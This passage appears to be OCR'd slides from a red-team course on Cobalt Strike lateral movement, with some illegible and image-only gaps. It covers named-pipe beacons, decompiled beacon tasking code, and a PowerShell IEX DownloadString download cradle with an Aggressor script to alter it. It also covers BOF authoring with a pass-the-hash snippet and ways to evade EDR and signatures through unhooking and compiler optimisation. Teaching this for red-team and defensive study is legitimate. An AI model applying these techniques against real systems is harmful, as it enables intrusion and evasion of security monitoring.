mov     ebp, esp
push    ebx
push    esi                 ; ArgList
push    offset aCorbindtorunti ; "CorBindToRuntime"
push    dword ptr [ecx] ; hModule
xor     bl, bl
call    ds:GetProcAddress
mov     esi, eax
test    esi, esi
jnz     short loc_10001CE3
```

Lateral Movements

A named pipe is created to capture the output



```
sub_10001280 proc near
push    esi
push    0                   ; lpSecurityAttributes
push    0                   ; nDefaultTimeOut
push    100000h             ; nInBufferSize
push    100000h             ; nOutBufferSize
push    1                   ; nMaxInstances
push    6                   ; dwPipeMode
mov     esi, edx
push    3                   ; dwOpenMode
push    offset Name         ; "\\\\.\\pipe\\powershell"
mov     dword ptr [esi], 0FFFFFFFFh
call    ds:CreateNamedPipeA
mov     [esi], eax
cmp     eax, 0FFFFFFFFh
jnz     short loc_100012B3
```

Lateral Movements

Named pipe are cool and can be used to to exchange information between process and can be called remotely too


```
\\\\ip\pipe\yourpipe
```

```
\\.\pipe\yourpipe
```

Spoiler alert SMB beacon use named pipe for communication

Lateral Movements

You can also run unmanaged powershell via C# directly




```
Runspace r = RunspaceFactory.CreateRunspace();
r.Open();
RunspaceInvoke ri = new RunspaceInvoke(r);

Pipeline p = r.CreatePipeline();
p.Commands.AddScript("Powershell command");
p.Commands.Add("Out-String");
Collection<PSObject> output = p.Invoke();
r.Close();
```

Lateral Movements

Shell:

Execute a system command via %COMSPEC% aka cmd.exe



```
public void Shell(String paramString) {
  for (byte b = 0; b < this.bids.length; b++)
    Shell(this.bids[b], CommonUtils.session(this.bids[b]), paramString);
}

public void Shell(String paramString1, String paramString2, String paramString3) {
  if (paramString2.equals("session")) {
    this.builder.setCommand(2);
    this.builder.addEncodedString(paramString1, paramString3);
  } else if (paramString2.equals("beacon")) {
    this.builder.setCommand(78);
    this.builder.addLengthAndString("%COMSPEC%");
    this.builder.addLengthAndEncodedString(paramString1, " /C " + paramString3);
    this.builder.addShort(0);
  } else {
    CommonUtils.print_error("Unknown session type '" + paramString2 + "' for " + paramString1 + ". Didn't run '" + paramString3 + "'");
    return;
  }
  byte[] arrayOfByte = this.builder.build();
  log_task(paramString1, "Tasked " + paramString2 + " to run: " + paramString3, "T1059");
  this.conn.call("beacons.task", CommonUtils.args(paramString1, arrayOfByte));
}
```

Lateral Movements


Keep in mind that several commands will inject process in memory:

- Any Mimikatz related commands
- Spawn commands that execute shellcode
- Pass the hash
- Keylogger
- Inject*
- Hashdump
- DCSync
- Browser pivot
- …

You may want to unhook your process before the injection to calm down the EDR

Lateral Movements

Also keep in mind that Spawn under will execute powershell




```
public void SpawnUnder(int paramInt, String paramString) {
  byte[] arrayOfByte1 = DataUtils.shellcode(this.gdata, paramString);
  byte[] arrayOfByte2 = (new ResourceUtils(this.client)).buildPowerShell(arrayOfByte1);
  int i = CommonUtils.randomPort();
  String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
  this.builder.setCommand(59);
  this.builder.addShort(i);
  this.builder.addString(arrayOfByte2);
  byte[] arrayOfByte3 = this.builder.build();
  this.builder.setCommand(76);
  this.builder.addInteger(paramInt);
  this.builder.addLengthAndString(str);
  byte[] arrayOfByte4 = this.builder.build();
  for (byte b = 0; b < this.bids.length; b++) {
    log_task(this.bids[b], "Tasked beacon to spawn " + Listener.getListener(paramString) + " as a child of " + paramInt, "T1106, T1086");
    this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte3));
    this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte4));
  }
  handleBindStager(paramString);
}
```

Same goes for bypass UAC

[illegible]

Lateral Movements

Powershell download gradle



```
String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
```

Every powershell loaded, including unmanaged, will use the `IEX (New-Object Net.WebClient).DownloadString()` format

You can now modify it to 127.0.0.3 or localhost

Lateral Movements

Powershell download gradle modification through an Aggressor script:

```
set POWERSHELL_DOWNLOAD_CRADLE {
    $data = "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
    $data = strrep($data, "127.0.0.1", "127.0.0.3");
    return $data;
}
```

15 minutes break

Lateral Movements

Quick note on Aggressor script and BOF

You can run command using inline-execute to execute C object file within the same process and **NO** remote process injection will be performed

```
gcc64.exe -c file.c -o file.o
```

Is all you need to compile your BOF file

Lateral Movements

Most BOF tutorial will force you to rewrite your code to port it

```
BeaconPrintf(CALLBACK_OUTPUT,  "Using current process context for authentication. (Pass the hash)\n");
if(!Advapi32$OpenProcessToken(kernel32$GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
        BeaconPrintf(CALLBACK_OUTPUT, "Advapi32$OpenProcessToken failed %ld\n", kernel32$GetLastError());
        kernel32$ExitProcess(0);
}
```

Original code

```
printf("Using current process context for authentication. (Pass the hash)\n");
if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
    printf("OpenProcessToken failed %ld\n", GetLastError());
    ExitProcess(0);
}
```

Lateral Movements

Two main trick to not rewrite all the code:

- Redefine `printf` to `BeaconPrintf`
- Initialize all the APIs using `GetProcAddress` and `LoadLibrary`

Lateral Movements

Simple C macro:

```
#define printf(format, args...) {
BeaconPrintf(CALLBACK_OUTPUT, format, ## args); }
```

Simple C macro:

```
FARPROC Resolver(CHAR *lib, CHAR *func) {
    FARPROC ptr = kernel32$GetProcAddress(kernel32$LoadLibraryA(lib), func);
    return ptr;
}
```

Lateral Movements

```
int go(char *args, int length) {
    FARPROC GetCurrentProcessId = Resolver("kernel32.dll", "GetCurrentProcessId");
    datap parser;

    BeaconDataParse(&parser, args, length);
    CHAR *name = BeaconDataExtract(&parser, NULL);

    printf("hello %s your PID is %d", name, GetCurrentProcessId());
    return 0;
}
```

Lateral Movements

BOF file version of args


```
datap parser;

BeaconDataParse(&parser, args, length);
CHAR *name = BeaconDataExtract(&parser, NULL);
CHAR *hostname = BeaconDataExtract(&parser, NULL);
```

Classic C args

```
CHAR *name = argv[1];
```

Lateral Movements

Passing argument to your script C macro:



Type	Description	Unpack With (C)
b	binary data	BeaconDataExtract
i	4-byte integer	BeaconDataInt
s	2-byte short integer	BeaconDataShort
z	zero-terminated+encoded string	BeaconDataExtract
Z	zero-terminated wide-char string	(wchar_t *)BeaconDataExtract

```
alias boftest {
             local('$handle $data $args');
             $handle = openf(script_resource("bof.o"));
             $data = readb($handle, -1);
             closef($handle);

             $args = bof_pack($1, "z", $2);
             beacon_inline_execute($1, $data, "go", $args);
}
```

Lateral Movements


Obfuscation and sleepmask

Arsenal Kit link: https://download.cobaltstrike.com/scripts

We need to understand that signatures are based on the opcode generated by compiled code in this case C code

Understanding C structure will help confirming how your obfuscation affected the overall function structure

Lateral Movements




```
                                        public exec
                                        exec proc near

                                        var_4= dword ptr -4
                                        arg_0= qword ptr  10h
                                        arg_8= dword ptr  18h

55                                      push    rbp
48 89 E5                                mov     rbp, rsp
48 83 EC 10                             sub     rsp, 10h
48 89 4D 10                             mov     [rbp+arg_0], rcx
89 55 18                                mov     [rbp+arg_8], edx
C7 45 FC 00 00 00 00                    mov     [rbp+var_4], 0
EB 22                                   jmp     short loc_40158A
```

```
                                        loc_40158A:
8B 45 FC                                mov     eax, [rbp+var_4]
3B 45 18                                cmp     eax, [rbp+arg_8]
72 D6                                   jb      short loc_401568
```

```
                                        loc_401568:
8B 45 FC                                mov     eax, [rbp+var_4]
48 8B 55 10                             mov     rdx, [rbp+arg_0]
48 01 D0                                add     rax, rdx
0F B6 08                                movzx   ecx, byte ptr [rax]
8B 45 FC                                mov     eax, [rbp+var_4]
48 8B 55 10                             mov     rdx, [rbp+arg_0]
48 01 D0                                add     rax, rdx
83 F1 0F                                xor     ecx, 0Fh
89 CA                                   mov     edx, ecx
88 10                                   mov     [rax], dl
83 45 FC 01                             add     [rbp+var_4], 1
```

```
90                                      nop
48 83 C4 10                             add     rsp, 10h
5D                                      pop     rbp
C3                                      retn
                                        exec endp
```



```c
#include <windows.h>
#include <stdio.h>

VOID exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    for(i; i < dwSize; i++) {
        data[i] ^= 0xf;
    }
}

int main() {
    CHAR data[] = "test";
    exec(data, strlen(data));
    return 0;
}
```


[illegible]

Lateral Movements

Ask the compiler for different code?

Force optimization to alter the structure for you


Compiler can generate really different code based on the optimization level



```
gcc xor.c -o xor.exe -O1
```

[illegible]

Lateral Movements




```
                              public exec
                              exec proc near
85 D2                         test    edx, edx
74 17                         jz      short locret_40156B
```

```
48 89 C8                      mov     rax, rcx
8D 52 FF                      lea     edx, [rdx-1]
48 8D 54 11 01                lea     rdx, [rcx+rdx+1]
```

```
                              loc_40155F:
80 30 0F                      xor     byte ptr [rax], 0Fh
48 83 C0 01                   add     rax, 1
48 39 D0                      cmp     rax, rdx
75 F4                         jnz     short loc_40155F
```

```
                              locret_40156B:
C3                            retn
                              exec endp
```



```
                    ; Attributes: bp-based frame

                    public exec
                    exec proc near

